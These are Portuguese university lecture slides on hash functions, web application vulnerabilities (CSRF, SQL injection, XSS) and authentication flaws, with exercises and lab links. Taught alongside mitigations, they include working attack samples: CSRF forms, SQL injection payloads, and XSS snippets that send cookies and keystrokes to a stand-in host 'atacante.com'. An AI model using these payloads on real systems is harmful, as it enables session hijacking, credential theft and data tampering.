
MACs

- A combinação de hashing e encriptação resulta em uma função geral ($E(K, H(M))$) que, na verdade, é um MAC.
- Na prática, são criados algoritmos MAC específicos, que geralmente são mais eficientes do que um algoritmo de encriptação.

Assinaturas Digitais

- No caso da assinatura digital, o valor de hash da mensagem é encriptado com a chave privada do usuário.
- Qualquer um que conhecer a chave pública do usuário pode verificar a integridade da mensagem que está associada à assinatura digital.
 - Um invasor que quisesse alterar a mensagem precisaria conhecer a chave privada do usuário.

Assinaturas Digitais



- O código de hash é encriptado usando encriptação de chave pública com a chave privada do emissor. Isso permite a autenticação.
- Também oferece uma assinatura digital, porque somente o emissor poderia ter produzido o código de hash encriptado.

Outras aplicações

- Funções de hash normalmente são usadas para criar um arquivo de senha de mão única.
 - Desse modo, a senha real não pode ser recuperada pelo hacker que conseguir acesso ao arquivo de senhas.
 - Existem funções de hashing especializadas para serem usadas com senhas, como: **bcrypt**, **scrypt** e **Argon2**.
- Podem ser usadas para detecção de intrusão e detecção de vírus.
 - Armazene $H(F)$ para cada arquivo em um sistema e guarde de forma segura os valores de hash.
 - Posteriormente, será possível determinar se um arquivo foi modificado, recalculando $H(F)$.
- E podem ser usadas para construir uma função pseudoaleatória (PRF) ou gerador de número pseudoaleatório (PRNG).
 - Uma aplicação comum para um PRF baseado em hash é a geração de chaves simétricas.

Requisitos e Segurança

Para um valor de hash $h = H(x)$, dizemos que x é a pré-imagem de h .

- x é um bloco de dados cuja função hash, usando a função H , é h .
- H é um mapa de muitos-para-um.
 - Para qualquer valor de hash h , existirão várias pré-imagens.

Uma colisão ocorre se tivermos hashes iguais para pré-imagens diferentes.

- Ou seja, se $x \neq y$ e $H(x) = H(y)$

Requisitos e Segurança

Requisitos para aplicação prática de uma função de hash

- Tamanho de entrada variável
 - H pode ser aplicado em um bloco de dados de qualquer tamanho.
- Tamanho da saída fixo
 - H produz uma saída de tamanho fixo.
- Eficiência
 - $H(x)$ é relativamente fácil de calcular para qualquer valor de x informado, através de implementações tanto em hardware quanto em software.

Requisitos e Segurança

Mais requisitos para aplicação prática de uma função de hash

- Resistência à pré-imagem
 - **Propriedade de mão única:** é fácil gerar um código a partir da mensagem, mas é praticamente impossível gerar uma mensagem dado o seu código.
- Resistência à segunda pré-imagem
 - Garante que é impossível encontrar uma mensagem alternativa com o mesmo valor de hash de uma determinada mensagem.
- Resistência à colisão
 - É computacionalmente impossível encontrar qualquer par (x, y) , de modo que $H(x) = H(y)$.

Resumo de Requisitos para a Segurança

Requisito	Descrição
Tamanho de entrada variável	H pode ser aplicado em um bloco de dados de qualquer tamanho.
Tamanho da saída fixo	H produz uma saída de tamanho fixo.
Eficiência	$H(x)$ é relativamente fácil de calcular para qualquer valor de x informado, através de implementações tanto em hardware quanto em software.
Resistência à pré-imagem (propriedade de mão única)	Para qualquer valor de hash h informado, é computacionalmente impossível encontrar y , de modo que $H(y) = h$.
Resistência à segunda pré-imagem (resistência à colisão fraca)	Para qualquer bloco x informado, é computacionalmente impossível encontrar $y \neq x$ com $H(y) = H(x)$.
Resistência à colisão forte	É computacionalmente impossível encontrar qualquer par (x, y) , de modo que $H(x) = H(y)$.
Pseudoaleatoriedade	A saída de H atende os testes padrão de pseudoaleatoriedade.

Resumo de Requisitos para a Segurança

Propriedade	Resistência à Colisão Fraca	Resistência à Colisão Forte
Nome Formal	Resistência à Segunda Pré-Imagem	Resistência à Colisão
Definição	Dada uma entrada original (x) e seu hash correspondente (Hash(x)), é computacionalmente impraticável encontrar uma segunda entrada (y) onde $\text{Hash}(x) = \text{Hash}(y)$.	É computacionalmente impraticável encontrar quaisquer duas entradas diferentes (x e y) onde $\text{Hash}(x) = \text{Hash}(y)$.
O que o Atacante Sabe	O atacante já tem o primeiro documento (x) e seu hash (Hash(x)).	O atacante não tem nenhum documento de partida; ele busca livremente por qualquer par que colida.
Nível de Dificuldade	Difícil. O atacante é forçado a trabalhar com uma "âncora" pré-definida (x).	Muito mais difícil. O atacante pode escolher os documentos x e y que colidem, o que reduz significativamente o esforço

Atividade

Apresente uma tabela com os seguintes algoritmos de hash e suas principais características [Tamanho do Hash de Saída e Status de Segurança (Resistência à Colisão)]:

(1) MD5, (2) SHA-1, (3) SHA-256

Diga qual algoritmo (ou algoritmos) é mais adequado para as seguintes aplicações, justificando brevemente a escolha. Para a questão (b), pesquise e identifique qual classe de algoritmo a indústria utiliza e por quê. Inclua esse algoritmo na tabela.

- a. Verificação de integridade de arquivos (checksums)
- b. Armazenamento seguro de senhas em um banco de dados
- c. Uso em Assinaturas Digitais

Atividade

Crie um script simples em sua linguagem de preferência que armazena a senha de um usuário usando **bcrypt** ou **sha256** com salt (em um arquivo de texto simples, ou mesmo em memória, para visualização).

Nesse mesmo script, simule como um login aconteceria.

Atividade

1. Crie uma função hash extremamente simples: Soma dos valores ASCII (mod 10) . Tente fazer um ataque de colisão na sua função.
2. Pesquise o que são *Rainbow Tables* e por que elas são consideradas um método de ataque eficiente contra senhas armazenadas com hashes rápidos e sem proteção (como o MD5).
3. Pesquise o conceito de *salt* (ou sal) em criptografia. Explique o que é *salt* e, crucialmente, responda: Por que o *salt* frustra o ataque de *Rainbow Tables*, mesmo sendo armazenado em texto legível?
4. Para enfrentar os ataques de força bruta, a indústria abandonou o SHA-256 para senhas. Pesquise e explique o conceito de *Key Derivation Function* (KDF) e cite o algoritmo KDF mais recomendado hoje, explicando o recurso de segurança que o torna intencionalmente lento.

Referências

STALLINGS, W. **Criptografia e Segurança de Redes**. 6 ed. São Paulo: Pearson, 2014.

Vulnerabilidades em Aplicações

Disciplina: **Segurança da Informação**

Professor: Antonio Dias

Instituto Federal da Paraíba


Campus Esperança

Contexto e Relevância

- Aplicações web modernas processam dados sensíveis e executam operações críticas
- A superfície de ataque inclui entrada de usuários, sessões, comunicação cliente-servidor e processamento de dados
- Vulnerabilidades exploráveis podem comprometer confidencialidade, integridade e disponibilidade

OWASP Top 10 (2021)

Framework de referência para identificação e priorização de riscos em aplicações web.



Algumas vulnerabilidades abordadas nesta aula fazem parte das categorias mais críticas.

Perfis de Atacante

Atacante Externo Não-Autenticado

- Sem credenciais válidas no sistema
- Acesso limitado a funcionalidades públicas
- **Vetores:** campos de entrada públicos, parâmetros de URL

Atacante Autenticado (Usuário Legítimo)

- Possui conta válida com privilégios limitados
- **Objetivo:** escalção de privilégios, acesso a dados de outros usuários

Atacante Intermediário (*Man-in-the-Middle*)

- Posicionado entre cliente e servidor
- Pode interceptar, modificar ou injetar requisições

Vetores de Ataque

Entrada Direta do Usuário

- Campos de formulário, parâmetros de URL, corpo de requisições
- Upload de arquivos (nome, conteúdo, metadados)

Headers HTTP

- User-Agent, Referer, Accept-Language, X-Forwarded-For
- Cookies (session tokens, preferências)

Dados Persistidos

- Payload armazenado em banco de dados
- Exploração afeta múltiplos usuários

Contextos de Execução

- **SQL:** queries ao banco de dados
- **HTML/JavaScript:** renderizado no navegador
- **Shell:** comandos do sistema operacional

Objetivos do Atacante

Exfiltração de Dados

- Acesso não autorizado a registros do banco
- Leitura de sessões de outros usuários
- Extração de credenciais, tokens, PII

Execução de Código

- ***Client-side***: JavaScript malicioso via XSS
- ***Server-side***: SQL Injection com xp_cmdshell

Modificação de Dados

- Alteração de registros via SQL Injection
- Execução de ações privilegiadas via CSRF

Escalação de Privilégios

- Usuário comum obtém acesso administrativo

CSRF (Cross-Site Request Forgery)

Definição e Mecanismo

- Exploração de sessões autenticadas para executar ações não autorizadas
- Navegador envia automaticamente cookies em todas as requisições ao domínio
- Atacante cria requisição maliciosa, vítima autenticada a executa

Componentes Necessários:

- Vítima com sessão ativa (cookie válido)
- Aplicação que confia apenas no cookie para autenticação
- Atacante que conhece a estrutura da requisição alvo

Exemplo de Ataque CSRF

Demonstração em código

Exemplo de Ataque CSRF

Aplicação vulnerável

```
<!-- Formulário de transferência bancária -->
<form action="/transfer" method="POST">
  <input name="to" value="123456" />
  <input name="amount" value="1000" />
  <button>Transferir</button>
</form>
```

Site malicioso

```
<form id="csrf" action="https://banco.com/transfer" method="POST">
  <input name="to" value="atacante-account" />
  <input name="amount" value="10000" />
</form>
<script>
  document.getElementById("csrf").submit();
</script>
```

Variações de CSRF

CSRF via GET (Image/Link)

```
  
<a href="https://app.com/promote?user=attacker">Clique aqui</a>
```

CSRF via XMLHttpRequest

```
var xhr = new XMLHttpRequest();  
xhr.open("POST", "https://app.com/action");  
xhr.withCredentials = true;  
xhr.send("param=value");
```

CSRF via JSON (Fetch API)

```
fetch("https://api.com/update", {  
  method: "POST",  
  credentials: "include",  
  headers: { "Content-Type": "application/json" },  
  body: JSON.stringify({ role: "admin" }),  
});
```

Mitigações para CSRF

CSRF Tokens (Synchronizer Token)

```
<input type="hidden" name="csrf_token" value="valor-aleatorio" />
```

- Token único por sessão ou por requisição
- Validado no servidor antes de executar ação

Atributo SameSite no Cookie

```
Set-Cookie: session=abc123; SameSite=Strict  
Set-Cookie: session=abc123; SameSite=Lax
```

Validação de Origin/Referer Header

Verificar se requisição originou do próprio domínio

Custom Headers (para APIs)

```
headers: {'X-Requested-With': 'XMLHttpRequest'}
```

CSRF – Casos Especiais e Limitações

Quando CSRF NÃO Funciona:

- Aplicação requer autenticação além de cookie (OAuth token em header)
- `SameSite=Strict` cookies
- CORS policy bloqueia credenciais

CSRF em APIs Stateless (JWT em header)

- Não é vulnerável se token está em *Authorization header*
- Vulnerável se JWT está em cookie

Login CSRF

- Atacante força vítima a logar em conta do atacante
- Vítima usa sistema achando que é conta dela

SQL Injection

- Injeção de código SQL malicioso através de entrada não sanitizada
- Exploração de concatenação de strings na construção de queries
- Permite leitura, modificação ou exclusão de dados arbitrários

Exemplo de código vulnerável

```
const q = req.body.q || "";  
const sql = `SELECT id, username, email, secret FROM users WHERE username = '${q}'`;
```

Input Malicioso:

```
' OR 1=1 --
```

Tipos de SQL Injection

In-band SQL Injection

- Atacante vê resultado diretamente na resposta HTTP
- **Error-based:** explora mensagens de erro do banco (para revelar informação)
- **Union-based:** usa `UNION SELECT` para extrair dados (e combinar resultados de queries diferentes)

Blind SQL Injection

- Sem output direto na resposta
- **Boolean-based:** infere dados por mudanças no comportamento (pelo comportamento da página, por exemplo)
- **Time-based:** usa delays para confirmar injeção (o tempo da resposta que confirma a hipótese do atacante)

Out-of-band SQL Injection

- Dados são exfiltrados via canal alternativo (DNS, HTTP)
- Requer privilégios específicos no banco de dados

Exemplos de exploração

Bypass de Autenticação

```
-- Query legítima
SELECT * FROM users WHERE username='admin' AND password='123'

-- Payload: ' OR '1'='1'--
SELECT * FROM users WHERE username='' OR '1'='1'--' AND password=''
```

Extração de Dados

```
-- Payload: ' UNION SELECT 1,username,password FROM users--
SELECT id,name,email FROM products WHERE id='1'
UNION SELECT 1,username,password FROM users--'
```

Modificação de Dados

```
-- Payload: '; UPDATE users SET password='hacked' WHERE '1'='1'
```

Mitigações para SQL Injection

Prepared Statements (Consultas Parametrizadas)

```
const stmt = db.prepare("SELECT * FROM users WHERE username = ?");  
stmt.run("alice");  
stmt.finalize();
```

Stored Procedures

```
CREATE PROCEDURE GetUser @id INT AS  
SELECT * FROM users WHERE id = @id
```

Validação de entradas

- Verificar se as entradas possuem os valores no tipo e formato que devem ter.

Princípio do Menor Privilégio

- O usuário do sistema que acessa os dados deve ter o mínimo de privilégios possível
- Por exemplo, sem DROP , CREATE , xp_cmdshell

XSS (Cross-Site Scripting)

Definição e Mecanismo

Cross-Site Scripting (XSS)

- Injeção de código JavaScript malicioso em páginas web
- Executa no contexto do navegador da vítima
- Permite acesso a cookies, sessões, DOM, e ações em nome do usuário

Por que "Cross-Site"?

- Script malicioso originado em um site executa no contexto de outro
- Bypassa `Same-Origin` Policy do navegador

Impacto:

- Roubo de cookies de sessão (session hijacking)
- Keylogging e captura de inputs
- Desfiguração de páginas (defacement)
- Redirecionamento para sites maliciosos

Tipos de XSS

Reflected XSS

- Payload na requisição, refletido imediatamente na resposta
- Requer engenharia social (vítima clica em link malicioso)

```
https://site.com/search?q=<script>alert(1)</script>
```

DOM-based XSS

- Vulnerabilidade no JavaScript do lado cliente
- *Payload* nunca vai ao servidor

Stored XSS (Persistente)

- *Payload* armazenado no servidor (banco de dados)
- Executa para todos que acessam o recurso afetado
- Mais perigoso: não requer interação por vítima

Exemplos de Payloads XSS

Payloads Básicos

```
<script>
  alert(1);
</script>

<svg onload="alert(1)">
  <body onload="alert(1)"></body>
</svg>
```

Exfiltração de Cookies

```
<script>
  fetch("https://atacante.com/log?c=" + document.cookie);
</script>
```

Bypass de Filtros

```
<script>
  alert(1);
</script>

<svg>
  <script>
    alert`1`;
  </script>
</svg>
```

Keylogger

```
document.onkeypress = function (e) {
  fetch("https://atacante.com/log?k=" + e.key);
};
```

Vulnerabilidades no Processo de Autenticação

Disciplina: **Segurança da Informação**

Professor: Antonio Dias

Instituto Federal da Paraíba

Campus Esperança

O que é?

Autenticação

Processo de verificar a identidade do usuário.

- Tipos:
 - **Conhecimento:** algo que você sabe, como uma senha ou resposta para uma pergunta de segurança.
 - **Posse:** algo que você tem, como um token ou celular.
 - **Inerência:** algo que você é ou faz, como biometria ou padrões de comportamento.

Mecanismos de autenticação usam tecnologias para verificar um ou mais desses fatores.

Autenticação x Autorização

- **Autenticação:** confirmar quem é o usuário.
- **Autorização:** definir o que ele pode fazer.

Como surgem vulnerabilidades

- Proteção fraca contra força bruta
- Falhas de lógica que podem fazer os mecanismos de autenticação serem contornados (chamado de "broken authentication")
- Implementações incorretas em mecanismos secundários (redefinição de senha, autenticação de dois fatores, etc.)

Impactos das vulnerabilidades

- Acesso não autorizado a dados
- Tomada de contas privilegiadas
- Movimentação lateral dentro da aplicação
 - Quando um atacante compromete uma conta inicial, explora vulnerabilidades internas e obtém acesso a áreas ou dados de outras contas
- Ampliação da superfície de ataque

Vulnerabilidades em logins com senha

Esses sistemas usam o fato de o usuário saber sua senha como prova suficiente de sua identidade.

A segurança do sistema é comprometida através de:

- Ataques de força bruta
- Enumeração de nomes de usuário
- Senhas fracas ou previsíveis

Força Bruta e Enumeração

Ataque de Força Bruta

Quando um atacante usa um sistema de tentativa e erro para adivinhar credenciais de usuário válidas.

- Geralmente automatizados usando *wordlists* de nomes de usuário e senhas
- Automatizar esse processo, especialmente através do uso de ferramentas dedicadas possibilita um vasto número de tentativas de login em alta velocidade
- Força bruta nem sempre significa tentativas aleatórias
 - O uso de lógica básica ou conhecimento público pode tornar ataques mais refinados, aumentando sua eficiência

Força Bruta para Senhas

- Senhas podem ser atacadas por força bruta, com a dificuldade variando de acordo com a força da senha.
- Muitos sites forçam usuários a criar senhas de alta entropia que, teoricamente, são difíceis de quebrar usando força bruta.
- Entretanto podemos usar o conhecimento do comportamento humano para explorar vulnerabilidades que usuários introduzem nos sistemas sem querer
 - Usuários tentam se encaixar na política de senhas
 - Usuários fazem mudanças previsíveis se são forçados a mudar a senha com frequência

Enumeração de Usuários

Enumeração de Usuários

Quando um atacante é capaz de observar mudanças no comportamento de uma aplicação para identificar se um nome de usuário é válido.

Mudanças que são observadas:

- Códigos de status
- Mensagens de erro
- Tempo de resposta

Proteções contra Força Bruta

É provável que um ataque de força bruta envolva múltiplas tentativas falhas antes que o atacante comprometa uma conta.

A proteção envolve tornar o mais difícil possível a automatização e diminuir a frequência com que o atacante pode tentar logins.

As formas mais comuns de proteção são:

- Bloqueio da conta que o usuário está tentando acessar após muitas tentativas falhas
- Bloqueio do IP do usuário após muitas tentativas de login em rápida sucessão

Em algumas situações, o contador de tentativas falhas reseta se o usuário faz login com sucesso.

Proteções falhas contra Força Bruta

- Bloqueio de conta mal configurado
- Limitação de frequência inconsistente
- Redefinição de contadores ao logar em outra conta

HTTP Basic Authentication

- Apesar de antigo, ainda pode ser encontrado em uso devido a sua simplicidade
- Envia `username:password` em Base64
- Vulnerável a:
 - Interceptação
 - Brute-force
 - CSRF
- Não recomendado em aplicações modernas

Autenticação Multifator (MFA - *Multi-factor Authentication*)

- Tokens podem ser fornecidos por dispositivos dedicados
 - Yubico, Google Titan Security Key
- Ou via aplicativo/OTP/SMS
- Riscos:
 - Interceptação de SMS
 - SIM swapping
 - Implementação incorreta das etapas

Autenticação Multifator (MFA - *Multi-factor Authentication*)

O total benefício da autenticação multifator só se dá através da verificação de **múltiplos fatores diferentes**.

Verificar o mesmo fator de duas formas diferentes não é autenticação de dois fatores real.

Autenticação de dois fatores baseada em email é um exemplo: Apesar de o usuário ter que informar uma senha e código de verificação, acessar o código somente baseia-se nele saber as credenciais para a conta de email. O fator de autenticação de **conhecimento** está sendo verificado duas vezes.

Evasão da Autenticação Multifator

- Segunda etapa não validada corretamente
- Usuário considerado autenticado antes da verificação
- Possibilidade de trocar o usuário associado ao cookie da segunda etapa

Lab: <https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass>

Força Bruta em Códigos 2FA

- A prevenção de ataques de força bruta deve ser primordial, porque os códigos são simples (4–6 dígitos)
- Logout automático não impede automação com macros

Vulnerabilidades em Outros Mecanismos de Autenticação

- Mudança de senha, redefinição de senha ao esquecer
- Às vezes, vulnerabilidades são evitadas na página de login, mas essas funcionalidades são preteridas

Lembrar usuário / Sessões persistentes

- Cookies previsíveis (username + timestamp, ou até username + senha)
- Uso de hashes sem salt são suscetíveis a força bruta
- Uso de Base64 sob a falsa crença que é criptografia
- Ataques com XSS para roubar de cookies e deduzir como estes são construídos

Lab: <https://portswigger.net/web-security/authentication/other-mechanisms/lab-offline-password-cracking>

Redefinição de Senha

- Métodos vulneráveis:
 - Enviar senha por email
 - Links previsíveis
 - Tokens sem expiração adequada
- Ataques:
 - Password Reset Poisoning
 - Captura do token

Password Reset Poisoning

1. Atacante solicita reset alterando o `Host` para domínio malicioso
2. Usuário recebe email legítimo, mas com link apontando para o domínio do atacante
3. Token é enviado ao atacante
4. Atacante redefine a senha do usuário

Mudança de senha

- Possível brute-force se:
 - Nome de usuário vem em campo oculto
 - Página acessível sem autenticação
- Mesmas vulnerabilidades do login

Lab: <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic>